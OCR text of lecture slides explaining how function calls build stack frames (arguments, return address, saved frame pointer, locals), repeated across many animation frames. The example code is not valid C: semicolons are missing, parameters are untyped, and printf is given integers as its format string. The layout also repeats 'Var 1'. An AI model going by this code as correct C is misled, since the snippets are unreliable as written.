
Previous Frame Pointer

Value of Var 1

Value of Var 1

Stack Frame Format

The Stack



0xFFFFF

Stack frame for main()

Return Address for Main

Previous Frame Pointer

X = 3

Y = 3

Stack frame for foo()

X = 3

Y = 3

Return Address for foo()

Previous Frame Pointer

Z = 1

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```


```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format

Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

The Stack



0xFFFFF

Stack frame for main()

Return Address for Main

Previous Frame Pointer

X = 3

Y = 3

Stack frame for foo()

X = 3

Y = 3

Return Address for foo()

Previous Frame Pointer


Z = 1

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```


```
int foo2(p){

        printf(p);

        return 0;
}
```



Stack Frame Format

Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

The Stack



0xFFFFF

Stack frame for main()

Stack frame for foo()


Return Address for Main
Previous Frame Pointer
X = 3
Y = 3
X = 3
Y = 3
Return Address for foo()
Previous Frame Pointer
Z = 1

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```


```
int foo2(p){

        printf(p);

        return 0;
}
```



Stack Frame Format

- Value of Arg 1
- Value of Arg 2
- **Return Address**
- **Previous Frame Pointer**
- Value of Var 1
- Value of Var 1

The Stack



0xFFFFF

Stack frame for main()

- **Return Address for Main**
- **Previous Frame Pointer**
- X = 3
- Y = 3

Stack frame for foo()

- X = 3
- Y = 3
- **Return Address for foo()**
- **Previous Frame Pointer**
- Z = 1

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```


```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format
Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

Stack frame for foo2()

p = 1
Return Address for foo2
Previous Frame Pointer

The Stack



0xFFFFF

Stack frame for main()

Return Address for Main

Previous Frame Pointer

X = 3

Y = 3

Stack frame for foo()

X = 3

Y = 3

Return Address for foo()

Previous Frame Pointer

Z = 1


Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```


Stack Frame Format
Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1



Stack frame for foo2()

p = 1
Return Address for foo2
Previous Frame Pointer

The Stack



0xFFFFF

Stack frame for main()

Stack frame for foo()

Return Address for Main
Previous Frame Pointer
X = 3
Y = 3
X = 3
Y = 3
Return Address for foo()
Previous Frame Pointer
Z = 1

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```


```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format

- Value of Arg 1
- Value of Arg 2
- **Return Address**
- **Previous Frame Pointer**
- Value of Var 1
- Value of Var 1

The Stack



0xFFFFF

Stack frame for main()

- **Return Address for Main**
- **Previous Frame Pointer**
- X = 3
- Y = 3

Stack frame for foo()

- X = 3
- Y = 3
- **Return Address for foo()**
- **Previous Frame Pointer**
- Z = 1

Stack frame for foo2()

- **p = 1**
- **Return Address for foo2**
- **Previous Frame Pointer**

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

